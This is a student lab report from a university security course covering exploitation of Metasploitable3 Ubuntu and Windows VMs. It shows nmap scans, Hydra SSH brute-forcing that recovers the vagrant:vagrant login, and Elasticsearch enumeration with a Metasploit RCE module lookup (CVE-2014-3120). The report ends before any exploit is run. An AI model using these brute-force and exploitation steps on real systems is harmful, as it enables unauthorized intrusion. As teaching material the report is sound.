S5 - Exploitation

Cyber Security Uses-Cases Report

UPC

UNIVERSITAT POLITÈCNICA
DE CATALUNYA
BARCELONATECH

0. Table of Contents

Task 1

TODO

Execute a vulnerability scan in the Ubuntu and Windows devices using nmap

Ubuntu

Quick scan

```
$ nmap -sC -sV 192.168.145.215
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-18 14:41 CET
Nmap scan report for 192.168.145.215
Host is up (0.00036s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp   open   http        Apache httpd 2.4.7
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2020-10-29 19:37  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2020-10-29 19:37  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
|_http-title: Index of /
|_http-server-header: Apache/2.4.7 (Ubuntu)
445/tcp  open   netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
| http-methods:
|_  Potentially risky methods: PUT
|_http-title: Home - CUPS 1.7.2
|_http-server-header: CUPS/1.7 IPP/2.1
| http-robots.txt: 1 disallowed entry
|_/
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8080/tcp open   http        Jetty 8.1.7.v20120910
|_http-title: Error 404 - Not Found
|_http-server-header: Jetty(8.1.7.v20120910)
8181/tcp closed intermapper
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE:
```

```
cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 0s, deviation: 2s, median: -1s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-03-18T13:41:37
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: metasploitable3-ub1404
|   NetBIOS computer name: METASPLOITABLE3-UB1404\x00
|   Domain name: \x00
|   FQDN: metasploitable3-ub1404
|_  System time: 2024-03-18T13:41:39+00:00

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.65 seconds
```

Full port scan

```
$ nmap -p- -T5 192.168.145.215
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-18 14:43 CET
Nmap scan report for 192.168.145.215
Host is up (0.00021s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
3500/tcp open   rtmp-port
6697/tcp open   ircs-u
8080/tcp open   http-proxy
8181/tcp closed intermapper

Nmap done: 1 IP address (1 host up) scanned in 53.26 seconds
```

Full port service version + common scripts scan

```
$ nmap -sV -sC -p 21,22,80,445,631,3000,3306,3500,6697,8080,8181 192.168.145.215
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-18 14:48 CET
Nmap scan report for 192.168.145.215
Host is up (0.00018s latency).

PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp   open   http        Apache httpd 2.4.7
|_http-title: Index of /
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2020-10-29 19:37  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2020-10-29 19:37  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
445/tcp  open   netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_  Potentially risky methods: PUT
|_http-title: Home - CUPS 1.7.2
|_http-server-header: CUPS/1.7 IPP/2.1
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
3500/tcp open   http        WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
|_http-server-header: WEBrick/1.3.1 (Ruby/2.3.8/2018-10-18)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Ruby on Rails: Welcome aboard
6697/tcp open   irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|_  server: irc.TestIRC.net
8080/tcp open   http        Jetty 8.1.7.v20120910
|_http-server-header: Jetty(8.1.7.v20120910)
|_http-title: Error 404 - Not Found
8181/tcp closed intermapper
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs:
```

```
Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-03-18T13:48:37
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: metasploitable3-ub1404
|   NetBIOS computer name: METASPLOITABLE3-UB1404\x00
|   Domain name: \x00
|   FQDN: metasploitable3-ub1404
|_  System time: 2024-03-18T13:48:41+00:00
|_clock-skew: mean: 1s, deviation: 3s, median: 0s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.40 seconds
```

Windows

Quick Scan

```
$ nmap 192.168.145.52
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-31 14:50 CEST
Nmap scan report for 192.168.145.52
Host is up (0.00032s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
4848/tcp  open  appserv-http
8080/tcp  open  http-proxy
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49153/tcp open  unknown
49154/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.43 seconds
```

Full scan

```
$ nmap -p- -sV -sC -T5 192.168.145.52
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-31 14:51 CEST
Nmap scan report for 192.168.145.52
Host is up (0.00024s latency).
Not shown: 65518 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 d1:28:db:e8:2e:3c:60:a6:40:4c:ec:09:c1:92:34:42 (RSA)
|_  521 aa:55:8d:54:1c:92:67:84:7e:23:24:f3:e1:b6:2a:d3 (ECDSA)
80/tcp    open  http             Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
1617/tcp  open  java-rmi         Java RMI
| rmi-dumpregistry:
|   jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @127.0.0.1:49197
|     extends
|       java.rmi.server.RemoteStub
|       extends
|_        java.rmi.server.RemoteObject
4848/tcp  open  ssl/http         Oracle Glassfish Application Server
|_ssl-date: 2024-03-31T12:55:35+00:00; 0s from scanner time.
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-title: Did not follow redirect to https://192.168.145.52:4848/
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle
Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
|_Not valid after:  2023-05-13T05:33:38
|_http-server-header: GlassFish Server Open Source Edition  4.0
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8020/tcp  open  http             Apache httpd
|_http-server-header: Apache
|_http-title: 503 Service Unavailable
8027/tcp  open  papachi-p2p-srv?
8080/tcp  open  http             Sun GlassFish Open Source Edition  4.0
| http-methods:
|_  Potentially risky methods: PUT DELETE TRACE
|_http-server-header: GlassFish Server Open Source Edition  4.0
|_http-title: GlassFish Server - Server Running
8383/tcp  open  http             Apache httpd
|_http-server-header: Apache
|_http-title: 400 Bad Request
```

```
8484/tcp  open  http            Jetty winstone-2.8
|_http-server-header: Jetty(winstone-2.8)
|_http-title: Dashboard [Jenkins]
| http-robots.txt: 1 disallowed entry
|_/
8585/tcp  open  http            Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
|_http-title: WAMPSERVER Homepage
|_http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
9200/tcp  open  wap-wsp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 80
|     handler found for uri [/nice%20ports%2C/Tri%6Eity.txt%2ebak] and method
[GET]
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: application/json; charset=UTF-8
|     Content-Length: 304
|     "status" : 200,
|     "name" : "Ammo",
|     "version" : {
|     "number" : "1.1.1",
|     "build_hash" : "f1585f096d3f3985e73456debdc1a0745f512bbc",
|     "build_timestamp" : "2014-04-16T14:27:12Z",
|     "build_snapshot" : false,
|     "lucene_version" : "4.7"
|     "tagline" : "You Know, for Search"
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 0
|   RTSPRequest, SIPOptions:
|     HTTP/1.1 200 OK
|     Content-Type: text/plain; charset=UTF-8
|_    Content-Length: 0
49153/tcp open  msrpc           Microsoft Windows RPC
49154/tcp open  msrpc           Microsoft Windows RPC
49197/tcp open  java-rmi        Java RMI
49198/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port9200-TCP:V=7.94SVN%I=7%D=3/31%Time=66095C9B%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,187,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20application
SF:/json;\x20charset=UTF-8\r\nContent-Length:\x20304\r\n\r\n{\r\n\x20\x20\
SF:"status\"\x20:\x20200,\r\n\x20\x20\"name\"\x20:\x20\"Ammo\",\r\n\x20\x2
SF:0\"version\"\x20:\x20{\r\n\x20\x20\x20\x20\"number\"\x20:\x20\"1\.1\.1\
SF:",\r\n\x20\x20\x20\x20\"build_hash\"\x20:\x20\"f1585f096d3f3985e73456de
SF:bdc1a0745f512bbc\",\r\n\x20\x20\x20\x20\"build_timestamp\"\x20:\x20\"20
SF:14-04-16T14:27:12Z\",\r\n\x20\x20\x20\x20\"build_snapshot\"\x20:\x20fal
SF:se,\r\n\x20\x20\x20\x20\"lucene_version\"\x20:\x20\"4\.7\"\r\n\x20\x20}
SF:,\r\n\x20\x20\"tagline\"\x20:\x20\"You\x20Know,\x20for\x20Search\"\r\n}
SF:\n")%r(HTTPOptions,4F,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20text/
SF:plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest
SF:,4F,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/plain;\x20charset=
SF:UTF-8\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourRequest,A9,"HTTP/1\
SF:.0\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=
SF:UTF-8\r\nContent-Length:\x2080\r\n\r\nNo\x20handler\x20found\x20for\x20
SF:uri\x20\[/nice%20ports%2C/Tri%6Eity\.txt%2ebak\]\x20and\x20method\x20\[
SF:GET\]")%r(SIPOptions,4F,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20tex
SF:t/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 239.98 seconds
```

Task 2

TODO

Execute an SSH Brute Force attack and find valid credentials for both machines. Did you find any valid password?

- `vagrant` is an existing user
- Wordlists in `/home/ucases/Documents/UCASES/lists`

First let's have a look on the provided lists:

```
$ tree ~/Documents/UCASES/lists
.
└── wordlist
    ├── README.md
    ├── adobe100.txt
    ├── adobe_top100_password.txt
    ├── hydra.restore
    ├── pass_list.rar
    ├── passlist.txt
    ├── rdp_passlist.txt
    ├── router_default_password.md
    ├── ssh_passwd.txt
    └── usernames.txt

2 directories, 10 files
```

The `ssh_passwd.txt` looks promising as it contains only passwords for ssh service but is also very long (~80k passwords). Brute-forcing SSH is very slow.

Ubuntu

Password brute force:

- `adobe100.txt`

```
$ hydra -l vagrant -P adobe100.txt -t 4 192.168.145.215 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-18
15:19:12
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 100 login tries (l:1/p:100),
~25 tries per task
[DATA] attacking ssh://192.168.145.215:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 56 to do in 00:02h, 4 active
[STATUS] 32.00 tries/min, 64 tries in 00:02h, 36 to do in 00:02h, 4 active
[STATUS] 33.33 tries/min, 100 tries in 00:03h, 1 to do in 00:01h, 4 active
1 of 1 target completed, 0 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete
until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-18
15:22:22
```

- `ssh_passwd.txt`

```
$ hydra -l vagrant -P wordlist/ssh_passwd.txt -t 4 192.168.145.215 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-31
15:29:54
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 80789 login tries
(l:1/p:80789), ~20198 tries per task
[DATA] attacking ssh://192.168.145.215:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 80745 to do in 30:36h, 4 active
[STATUS] 34.67 tries/min, 104 tries in 00:03h, 80685 to do in 38:48h, 4 active
[STATUS] 29.14 tries/min, 204 tries in 00:07h, 80585 to do in 46:06h, 4 active
[22][ssh] host: 192.168.145.215   login: vagrant   password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-31
15:40:04
```

✓ **Credentials found**

- Username: `vagrant`
- Password: `vagrant`

Windows

```
$ hydra -l vagrant -P wordlist/ssh_passwd.txt -t 4 192.168.145.52 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-31
15:13:04
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 80789 login tries
(l:1/p:80789), ~20198 tries per task
[DATA] attacking ssh://192.168.145.52:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 80745 to do in 30:36h, 4 active
[STATUS] 41.33 tries/min, 124 tries in 00:03h, 80665 to do in 32:32h, 4 active
[STATUS] 37.71 tries/min, 264 tries in 00:07h, 80525 to do in 35:36h, 4 active
[22][ssh] host: 192.168.145.52   login: vagrant   password: vagrant
^C
```

✓ **Credentials found**

- Username: `vagrant`
- Password: `vagrant`

Let's connect to the vagrant account:

```
┌──(ucases㉿kali)-[~]
└─$ ssh vagrant@192.168.145.52
The authenticity of host '192.168.145.52 (192.168.145.52)' can't be established.
ECDSA key fingerprint is SHA256:XV8+ltoD1RGPHExKKhFlm1jcbY3w+bRkyCPkgCp23ns.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.145.52' (ECDSA) to the list of known hosts.
vagrant@192.168.145.52's password:
-sh-4.3$
-sh-4.3$ /bin/bash -i
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

```
C:\Users\vagrant>whoami
metasploitable3\vagrant

C:\Users\vagrant>dir C:\Users
 Volume in drive C is Windows 2008R2
 Volume Serial Number is 04C6-B985

 Directory of C:\Users

03/28/2022  07:33 AM    <DIR>          .
03/28/2022  07:33 AM    <DIR>          ..
03/28/2022  07:32 AM    <DIR>          Administrator
03/28/2022  07:33 AM    <DIR>          Classic .NET AppPool
07/13/2009  09:57 PM    <DIR>          Public
03/28/2022  07:29 AM    <DIR>          sshd_server
03/28/2022  08:04 AM    <DIR>          vagrant
               0 File(s)              0 bytes
               7 Dir(s)  48,840,065,024 bytes free
```

As we can see except the `Administrator` account there isn't any other interesting users on this machine.

Task 3

> **TODO**
>
> Exploit the service of the Windows machine exposed in port 9200 and obtain a reverse shell

Service identification

Let's start by scanning this port:


```
$ nmap -sC -sV 192.168.145.52 -p 9200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-18 15:42 CET
Nmap scan report for 192.168.145.52
Host is up (0.00042s latency).

PORT     STATE SERVICE  VERSION
9200/tcp open  wap-wsp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 80
|     handler found for uri [/nice%20ports%2C/Tri%6Eity.txt%2ebak] and method
[GET]
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: application/json; charset=UTF-8
|     Content-Length: 312
|     "status" : 200,
|     "name" : "Samuel Silke",
|     "version" : {
|     "number" : "1.1.1",
|     "build_hash" : "f1585f096d3f3985e73456debdc1a0745f512bbc",
|     "build_timestamp" : "2014-04-16T14:27:12Z",
|     "build_snapshot" : false,
|     "lucene_version" : "4.7"
|     "tagline" : "You Know, for Search"
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 0
|   RTSPRequest, SIPOptions:
|     HTTP/1.1 200 OK
|     Content-Type: text/plain; charset=UTF-8
|_    Content-Length: 0
```

The nmap scan doesn't provide much information.

Let's send a GET request using curl:

```
$ curl -X GET http://192.168.145.52:9200/
{
  "status" : 200,
  "name" : "Samuel Silke",
  "version" : {
    "number" : "1.1.1",
    "build_hash" : "f1585f096d3f3985e73456debdc1a0745f512bbc",
    "build_timestamp" : "2014-04-16T14:27:12Z",
    "build_snapshot" : false,
    "lucene_version" : "4.7"
  },
  "tagline" : "You Know, for Search"
}
```

Searching for the field `lucene_version` shows a result for Elastic search:



Environ 52200 résultats (0,23 secondes) « Add Grepper Answer (a)


Essayez avec cette orthographe : *lucene version*

Elastic
https://discuss.elastic.co › wrong-... · Traduire cette page 39

Wrong version of elasticsearch release

29 janv. 2017 — so you are suggesting my **Lucene Version** is older? if ill download the latest one my ES wont say 1.5.2? And ill try the guide you sent Thank you.

Searching for services using this port as default gives again Elastic Search as result:



Environ 4 790 000 résultats (0,34 secondes) « Add Grepper Answer (a)

By default, Elasticsearch uses two ports to listen to external TCP traffic; Port 9200 is used for all API calls over HTTP. This includes search and aggregations, monitoring and anything else that uses a HTTP request. All client libraries will use this port to talk to Elasticsearch. 25 juin 2020

Elastic
https://discuss.elastic.co › what-are-ports-9200-and-930... 39

What are ports 9200 and 9300 used for?

Service Enumeration

Let's gather more information related to this service using an nmap script:

```
$ nmap --script elasticsearch $WIN -Pn -p 9200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-18 16:28 CET
Nmap scan report for 192.168.145.52
Host is up (0.00043s latency).

PORT     STATE SERVICE
9200/tcp open  wap-wsp
| elasticsearch: by theMiddle (Twitter: @AndreaTheMiddle)
|
| found RESTful API
| version: 1.1.1
|
| Indices found in /_cat/indices:
| health index           docs.count
| yellow metasploitable3          1
|
| Plugins found in /_cat/plugins:
|
| Nodes found in /_cat/nodes:
| metasploitable3-win2k8 127.0.0.1 6 81  d * Lancer
|
| Nodes process:
|  - Name: Lancer
|  - Transport Address: inet[metasploitable3-win2k8/127.0.0.1:9300]
|  - Host: metasploitable3-win2k8
|  - IP: 127.0.0.1
|  - Version: 1.1.1
|_

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

We now know the target is running Elastic Search v1.1.1!

Let's search for elastic search modules on metasploit:

```
$ msfconsole -q
msf6 > search elastic

Matching Modules
================


   #  Name                                                       Disclosure Date
Rank       Check  Description
   -  ----                                                       ---------------
----       -----  -----------
   0  exploit/multi/elasticsearch/script_mvel_rce                2013-12-09
excellent  Yes    ElasticSearch Dynamic Script Arbitrary Java Execution
   1  exploit/multi/elasticsearch/search_groovy_script           2015-02-11
excellent  Yes    ElasticSearch Search Groovy Sandbox Bypass
   2  auxiliary/scanner/http/elasticsearch_traversal
normal     Yes    ElasticSearch Snapshot API Directory Traversal
   3  auxiliary/gather/elasticsearch_enum
normal     No     Elasticsearch Enumeration Utility
   4  auxiliary/scanner/http/elasticsearch_memory_disclosure     2021-07-21
normal     Yes    Elasticsearch Memory Disclosure
   5  exploit/linux/http/kibana_upgrade_assistant_telemetry_rce  2020-04-17
manual     Yes    Kibana Upgrade Assistant Telemetry Collector Prototype
Pollution
   6  exploit/multi/misc/xdh_x_exec                              2015-12-04
excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
```

```
Interact with a module by name or index. For example info 6, use 6 or use
exploit/multi/misc/xdh_x_exec
```

6 modules found! If we look at them in details we can see that the first one named `exploit/multi/elasticsearch/script_mvel_rce` is used against ElasticSearch version 1.1.1, like the one on the target machine:

```
msf6 > info 0

       Name: ElasticSearch Dynamic Script Arbitrary Java Execution
     Module: exploit/multi/elasticsearch/script_mvel_rce
   Platform: Java
       Arch: java
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2013-12-09

Provided by:
  Alex Brasetvik
  Bouke van der Bijl
  juan vazquez <juan.vazquez@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   ElasticSearch 1.1.1 / Automatic

Check supported:
  Yes

Basic options:
  Name         Current Setting  Required  Description
  ----         ---------------  --------  -----------
  Proxies                       no        A proxy chain of format
type:host:port[,type:host:port][...]
  RHOSTS                        yes       The target host(s), see
https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT        9200             yes       The target port (TCP)
  SSL          false            no        Negotiate SSL/TLS for outgoing
connections
  TARGETURI    /                yes       The path to the ElasticSearch REST API
  VHOST                         no        HTTP server virtual host
  WritableDir  /tmp             yes       A directory where we can write files
(only for *nix environments)

Payload information:

Description:
  This module exploits a remote command execution (RCE) vulnerability in
```

```
ElasticSearch,
  exploitable by default on ElasticSearch prior to 1.2.0. The bug is found in the
  REST API, which does not require authentication, where the search
  function allows dynamic scripts execution. It can be used for remote attackers
  to execute arbitrary Java code. This module has been tested successfully on
  ElasticSearch 1.1.1 on Ubuntu Server 12.04 and Windows XP SP3.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2014-3120
  OSVDB (106949)
  https://www.exploit-db.com/exploits/33370
  http://bouk.co/blog/elasticsearch-rce/
  https://www.found.no/foundation/elasticsearch-security/#staying-safe-while-
developing-with-elasticsearch


